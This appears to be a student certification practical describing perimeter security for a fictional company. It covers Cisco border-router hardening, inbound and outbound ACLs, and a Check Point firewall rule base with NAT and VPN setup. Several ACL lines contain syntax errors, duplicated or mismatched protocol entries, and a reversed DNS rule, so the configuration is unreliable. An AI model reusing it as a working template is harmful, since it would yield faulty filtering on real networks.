- ICMP Unreachable messages can force Cisco routers to return a “type 3 messages “ when a packet cannot be forward to a host or a service that is unreachable. With 15 possible messages that can be returned, the “Hacker” could learn a great deal about the network. Thus, shutting off this ICMP response is critical.

```
        no IP unreachables
```

- Directed broadcast is a risky activity within a network. It can cause bandwidth flooding as well as a denial service attack. The Smurf attack is well known for taking advantage of this capability, but it typically uses the victim as the source address of the request.

```
no ip directed broadcast
```

- ICMP redirects is a basic network activity. This allows a host to find a more efficient route to a destination network. However, if this activity is implemented in a malicious manner, it could manipulate routing. GIAC disables this activity on the boarder router.

```
No ip redirects
```

Logging Capabilities

GIAC has a standard logging practice. They have a centralized logging server on the management network. This is located on network 172.16.6.0/24. Although the actual IP address of the logging service is 172.16.6.46, the boarder router sends all traffic to a NAT address of 12.xxx.yyy.46. The logging data is sent to a standard syslog port or rather UDP port 514. GIAC deems this router to be critical to its security operations. Thus, they want to collect logging detail from the router. The router commands for implementing logging follows:

```
logging on
no logging console
logging 12.xxx.yyy.46
Service timestamps log datetime localtime show-timezone msec
```

Routing Configurations

GIAC implemented static routing with their ISP. The following represents routing configurations:

```
ip route 0.0.0.0 0.0.0.0 serial0
ip route 12.xxx.yyy.32 255.255.255.240 12.xxx.yyy.34
```

Since the 172.16.0.0/16 network is not addressable from the outside, GIAC do not need a route for it.

Access Control List

In every router configuration, access control list (ACL) are essential function to implementing security. GIAC takes advantage of Cisco's routers ACL capabilities. Theses configurations are processed top to bottom. Any rule that is matched for a permit or deny, the action as stated in the ACL is taken, and all processing for that particular packet is completed. Additionally, as a general rule, all ACL's list concludes with a "deny all any any" at the end of the list. This forces the router to drop the packet that has surpassed all ACLs in the list.

Filtering with ACLs is implemented on an interface basis of the router. From the GIAC's boarder router perspective, the primary perspective is controlling access to resources available for the public, customers, suppliers, partners, and remote users (mobile sale and teleworkers). These users are coming from the Internet to access resources. Additionally, it must control outbound traffic from internal users and servers. Hence, there are different ACL filters for inbound (packets coming from Internet) and Outbound (packets coming from the GIAC network):

- Inbound ACL Filters
  Theses filters are applied to the traffic coming from the Internet destined for the GIAC network architecture. This ACL list is applied to the serial 0 interface.

- Outbound ACL Filters
  This filter is applied to the traffic headed to the Internet from within the GIAC Enterprise. This filter is applied to the ethernet 0 interface.

Inbound ACL Filters

A very important part of the ACL is defining it on the interface:

```
Interface Seriel0
       Access-group 112 in
```

There are a number of non-routable addresses on the Internet. They are defined by the IANA reserved IP addresses. These addresses have mostly been contributed to the private address schemes defined in RFC 1918. GIAC wants to block these addresses (which could spoofed the unregistered addresses used internally) and multicast addresses. Thus, the team implemented this action first:

```
access-list 112 deny ip 127.0.0.0    0.255.255.255 any any log
access-list 112 deny ip 0.0.0.0      0.255.255.255 any any log
access-list 112 deny ip 10.0.0.0     0.255.255.255 any any log
access-list 112 deny ip 172.16.0.0   0.15.255.255 any any log
access-list 112 deny ip 192.168.0.0  0.0.255.255 any any log
Access-list 112 deny ip 224.0.0.0    15.255.255.255 any log
```

Next is to guard against spoofing of border router address and access to the syslog server from the Internet community. As an explicit definition to filter spoofing and access to the syslog server, GIAC defined these ACL filters on the interface

```
access-list 112 deny ip 12.xxx.yyy.32 any log
access-list 112 deny ip 12.xxx.yyy.46 any log
```

As users and server go to resources on the Internet, the established sessions will return and must be permitted to re-enter.

```
access-list 112 permit tcp any any established
```

GIAC team configured IPSEC as a priority due to the interactive set up for this critical service and large bandwidth consumption. They configured VPN higher in the policy. For this reason, the next action in the configuration is to Permit VPN access to VPN 3000 server. This is the second largest bandwidth consumption, but it requires the most interactivity for setup.

```
access-list 112 permit udp any host 12.xxx.yyy.37 eq 500 log
access-list 112 permit 50   any host 12.xxx.yyy.37 eq log
access-list 112 permit 50   any host 12.xxx.yyy.37 eq log
```

GIAC's next critical service is web traffic for the business customers and general public. This is allowing HTTP and HTTPS. This is listed before other application services because it is the largest traffic demand in the network.

```
access-list 112 permit tcp any host 12.xxx.yyy.17 eq 443
access-list 112 permit tcp any host 12.xxx.yyy.21 eq 80
```

The most popular service for all employees is mail, but it is not the largest bandwidth consumption. Allow SMTP service to the mail server from all entities from the Internet. This is the third largest traffic load:

```
access-list 112 permit tcp any host 12.xxx.yyy.42 eq 25
```

The SSH configuration represents a secure FTP implementation. Thus, they allow SSH service for GIAC suppliers and partners to access the secure server.

```
access-list 112 permit tcp any host 12.xxx.yyy.20 eq 22
```

GIAC uses DNS for many of the critical services within their network architecture, but it has the lowest bandwidth consumption due to its critical but simple operation. DNS network interactions are with both UDP and TCP.

```
access-list 112 permit tcp host 12.xxx.yyy.19 any eq 53
access-list 112 permit udp host 12.xxx.yyy.19 any eq 53
```

Deny everything at this point.

```
        Access-list 112 deny ip any any
```

Outbound ACL Filters

The object here is to define everything that is allowed to go out to the Internet and deny everything else. This would be for the Web, Mail, DNS, SSH, VPN (IPSEC/IKE), and internal user traffic. Theses rules follow the priority and rational as the inbound policy.

Here is the definition for the interface

```
    interface Ethernet 0
        ip access-group 122 in
```

Allow IPSEC and IKE sessions outbound

```
        access-list 122 permit udp host 12.xxx.yyy.37 any eq 500
        access-list 122 permit 50 host 12.xxx.yyy.37 any log
        access-list 122 permit 51 host 12.xxx.yyy.37 any log
```

Here is the statement to permit web and SSL session outbound

```
access-list 122 permit tcp host 12.xxx.yyy.17 any eq 443
access-list 122 permit tcp host 12.xxx.yyy.21 any eq 80
```

Mail service outbound uses the mail-relay server to exit to the Internet and check for viruses.

```
access-list 122 permit tcp host 12.xxx.yyy.20 any eq 25
```

This configuration allows SSH sessions outbound

```
access-list 122 permit tcp host 12.xxx.yyy.20 any eq 22
```

DNS transactions use both UDP and TCP.

```
access-list 122 permit tcp host 12.xxx.yyy.19 any eq 53
access-list 122 permit udp host 12.xxx.yyy.19 any eq 53
```

The Internal users have controlled Internet access per the firewall policy. The firewall NATs all internal user traffic with one IP address.

```
access-list 122 permit ip host 12.xxx.yyy.47 any
```

Deny everything at this point.


```
Access-list 122 deny ip any any
```

Internet Firewall

The Internet facing firewall is a very critical defense device for GIAC enterprise. The firewall policy control access to the Internet for all entities of the GIAC enterprise: customers, suppliers, partners, general public, remote and teleworkers, and internal users. Also, the Internet facing firewall plays a role in controlling access of mail, DNS, web services, etc... This section describes the hardening features, security policy, and security management capabilities.

GIAC Enterprise's uses a Nokia 530 firewall with Checkpoint NG/AI. This firewall has many critical components for hardening and setting policy for the firewall:

- Topology
- Global Settings
- Security Policy
- Network Address Translation
- Smart Defense


Check Point Gateway - GIAC-Internet-FW


Topology

Name	IP Address	Network Mask	IP Addresses behind interface
eth0	12. xxx.yyy.34	255.255.255.252	External
eth1	12. xxx.yyy 38	255.255.255.252	This Network
eth2	172.16.3.253	255.255.255.0	This Network
eth3	172.16.4.254	255.255.255.0	This Network

Figure 4

The configuration of the Internet facing firewall has 4 100MB interfaces. These interfaces are connected to four critical networks as displayed in figure 4.

The first objective for GIAC is to harden the firewall. The firewall is a Nokia 530. It has hardened features as an appliance device. However, further hardening is required for the device per GIAC Enterprise's policy. The Global Properties screen of the Checkpoint NG AI interface (figure 5) shows some options to improve the hardening firewall. In this interface, implicit rules can be configured. These rules can be over ridden by explicit definition within the security policy. From this inferface, GIAC selected the firewall to accept a controlled connection for administration purposes. Since this is an implicit rule, it has options of first, last or before last. It is configured first to allow management function priority for efficiency and to supercede the stealth rule (which doesn't allow any direct connections to the firewall). This screen also displays options to accept outgoing packets from the gateway as implicit rule before last. This option is used for troubleshooting from the gateway on as need basis, but disabled for now. In addition to these features, HTTPS and Telnet are disabled for administrative access (*listed under the security server option of global properties*).



FireWall-1 Implied Rules

Select the following properties and choose the position of the rules in the Rule Base:

☑ Accept VPN-1 & FireWall-1 control connections:	First
□ Accept Remote Access control connections:	First
□ Accept outgoing packets originating from Gateway:	Before Last
□ Accept RIP:	First
□ Accept Domain Name over UDP (Queries):	First
□ Accept Domain Name over TCP (Zone Transfer):	First
□ Accept ICMP requests:	Before Last
□ Accept CPRID connections (SmartUpdate):	First
□ Accept dynamic address Modules' DHCP traffic:	First


Track

☑ Log Implied Rules

Figure 5

The Nokia security policy component is critical to the firewall implementation. This function controls access to specific resources for all online relationships and network operations of GIAC enterprise. Some of these rules further harden the firewall from attacks.

Firewall Security Policy


*local - Check Point SmartDashboard - GIAC-Enterprise
File Edit View Manage Rules Policy SmartMap Search Window Help
Security
Address Translation
SmartDefense
VPN Manager

NO.	SOURCE	DESTINATION	VPN	SERVICE	ACTION	TRACK	INSTALL ON	TIME	
	Stealth Rule (Rule 1)								
1	Any	GIAC-Internet-FW	Any Traffic	Any	drop	Alert	Policy Targets	Any	Stea
	Noise Rule (Rule 2)								
2	Any	Any	Any Traffic	NBT	drop	None	Policy Targets	Any	
	GIAC VPN Server (Rule 3)								
3	Any	GIAC-VPN	Any Traffic	ESP IKE AH	accept	None	Policy Targets	Any	
	Public Services (Rules 4-7)								
4	Any	SSL-Proxy	Any Traffic	https	accept	None	Policy Targets	Any	
5	Any	GIAC-Web-Server	Any Traffic	http	accept	None	Policy Targets	Any	
6	Any	GIAC-SMTP	Any Traffic	smtp	accept	None	Policy Targets	Any	
7	Any	GIAC-SFTP	Any Traffic	SSH	accept	None	Policy Targets	Any	
	Internal Users Rule (Rule 8)								
8	GIAC-Internal-Networ	Any	Any Traffic	http https SSH	accept	None	Policy Targets	Any	
	SMTP Forwarding (Rule 9)								
9	GIAC-SMTP GIAC-Lotus-Notes	GIAC-Lotus-Notes GIAC-SMTP	Any Traffic	smtp	accept	None	Policy Targets	Any	
	Split DNS (Rules 10-12)								
10	Any	GIAC-DNS	Any Traffic	dns	accept	None	Policy Targets	Any	
11	GIAC-DNS	Any	Any Traffic	dns	accept	None	Policy Targets	Any	
12	Core-DNS	Any	Any Traffic	dns	accept	None	Policy Targets	Any	
	Border Router Syslog (Rule 13)								
13	border-router	Syslog-server	Any Traffic	syslog	accept	None	Policy Targets	Any	
	Clean Up rule (Rule 14)								
14	Any	Any	Any Traffic	Any	drop	Log	Policy Targets	Any	Clea

Figure 6

Stealth Rule (rule 1)

This rule is at the top to drop any activity attempting to access the firewall directly. This is important to be at the top of the policy to deter connections directly to it.

Noise Rule (rule 2)

This is a basic clean up rule for all of Microsoft protocols that are used in any direction. Most worms are replicated with the Netbios ports.

VPN (rule 3)

This VPN rule controls access to the VPN 3000 concentrator. It is required at the top of the policy for performance reasons since IPSEC protocol takes a number of steps to setup.

Public Services (rule 4-7)

The public services rules are restricted access to the resources at GIAC Enterprise. These rules correspond to external business entities access requirements:

Protocol	Service	Business Entity
HTTP	PR Web Server	Public
HTTPS	SSL Web Proxy	Customers
SFTP	Secure FTP Server	Suppliers, Partners
SMTP	Mail Relay Server	Public

Table 5

Theses rules are only appropriate at this point of the policy. Since the critical policy statements were first, these highly accessible services follow. These services are offered by GIAC through the Internet.

Intranet Users (Internal Users—rule 8)

This rule is in response to the need for internal users to get access to the Internet and also mobile sales and remote teleworkers. Theses set of rules simply allow web and ssh access.

SMTP (rule 9)

The SMTP rules are in reference to the access control policies between the SMTP proxy server and the actual SMTP server. Since mail is sent to GIAC Enterprise and GIAC sends mail to the general public, these SMTP rules describe this interaction. GIAC thought this rule is equally important as other public servers, but has less bandwidth consumption than the e-commerce, public web servers, and intranet users. Thus, its position in the security policy sits further down for performance reasons.

DNS (rule 10-12)

GIAC Enterprise implements a split DNS. Theses rules represent a DNS server that responds to Internet request from the public, and a DNS server that interacts on the behalf of internal users.

Border Router Syslog (rule 13)


The border router is configured to send syslog to the logging server on GIAC's network. Since the log server on management-net (which is behind the firewall), this rule represents the permitted activity.

Clean Up Rule (rule 14)

This is the last rule of the policy to drop any packet that didn't fit the previous rule set of the firewall policy.

NAT Features

Nokia has an automated feature to create the NAT entry when the object is created. The GIAC's network and security team created objects for DNS, FTP, Web, SSL-Proxy, SMTP Proxy, Syslog server and GIAC internal network. Theses entries are displayed in Figure 6. Theses addresses are translated between registered and unregistered address.



*local - Check Point SmartDashboard - GIAC-Enterprise
File Edit View Manage Rules Policy SmartMap Search Window Help
Security
Address Translation
SmartDefense
VPN Manager

NO.	ORIGINAL PACKET			TRANSLATED PACKET		
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE
1	GIAC-DNS	* Any	* Any	GIAC-DNS (Valid Address)	= Original	= Original
2	* Any	GIAC-DNS (Valid	* Any	= Original	GIAC-DNS	= Original
3	GIAC-SFTP	* Any	* Any	GIAC-SFTP (Valid Address)	= Original	= Original
4	* Any	GIAC-SFTP (Vali(	* Any	= Original	GIAC-SFTP	= Original
5	GIAC-SMTP	* Any	* Any	GIAC-SMTP (Valid Address)	= Original	= Original
6	* Any	GIAC-SMTP (Vali	* Any	= Original	GIAC-SMTP	= Original
7	GIAC-Web-Server	* Any	* Any	GIAC-Web-Server (Valid Address)	= Original	= Original
8	* Any	GIAC-Web-Serve	* Any	= Original	GIAC-Web-Serve	= Original
9	SSL-Proxy	* Any	* Any	SSL-Proxy (Valid Address)	= Original	= Original
10	* Any	SSL-Proxy (Valic	* Any	= Original	SSL-Proxy	= Original
11	Syslog-server	* Any	* Any	Syslog-server (Hiding Address)	= Original	= Original
12	GIAC-Internal-Network	GIAC-Internal-Ne	* Any	= Original	= Original	= Original
13	GIAC-Internal-Network	* Any	* Any	GIAC-Internal-Network (Hiding Addres	= Original	= Original

Figure 6

Smart Defense implementation

Within the Checkpoint NG / AI, there is a feature for smart defense. This provides additional defense against known attacks. This feature helps in hardening the device and protecting servers within the perimeter of GIAC Enterprise. Smart Defense provides these defenses using Application Intelligence by stateful inspecting the type and class of traffic.



☐ Check for new updates when SmartDashboard is started

Last Update: 03-April-2003

Description:


SmartDefense provides a unified security framework for various components that identify and prevent cyber attacks. In addition to the security enforcement policy, defined in the rule base, SmartDefense unobtrusively analyzes activity across your network, tracking potentially threatening events and optionally sending notification.

Figure 7

Figure 6 displays the smart defense console for many different attacks for anti-spoofing, DoS, fragmented packets, ICMP, port scanning, and many TCP known attacks.

VPN

GIAC Enterprise uses VPN capabilities via the Cisco 3000 VPN concentrator. This is predominately for scale of the potential enterprise. This VPN device requires hardening, configurations for VPN IPSEC parameters, and two factor authentication via SecureID. Figure 8 is a the layout of the VPN 3000 Concentrator.


Cisco Systems, Inc. VPN 3000 Concentrator [10.10.10.10] - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://10.10.10.10/access.html
Go Google
VPN 3000
Concentrator Series Manager
Main | Help | Support | Logout
Logged in: admin
Configuration | Administration | Monitoring
Configuration
Interfaces
System
User Management
Policy Management
Administration
Monitoring
Cisco Systems
Ethernet Interfaces
Internet

Configuration | Interfaces

Tuesday, 13 July 2004 14:05:28

Save Needed Refresh

This section lets you configure the VPN 3000 Concentrator's network interfaces.

In the table below, or in the picture, select and click the interface you want to configure:

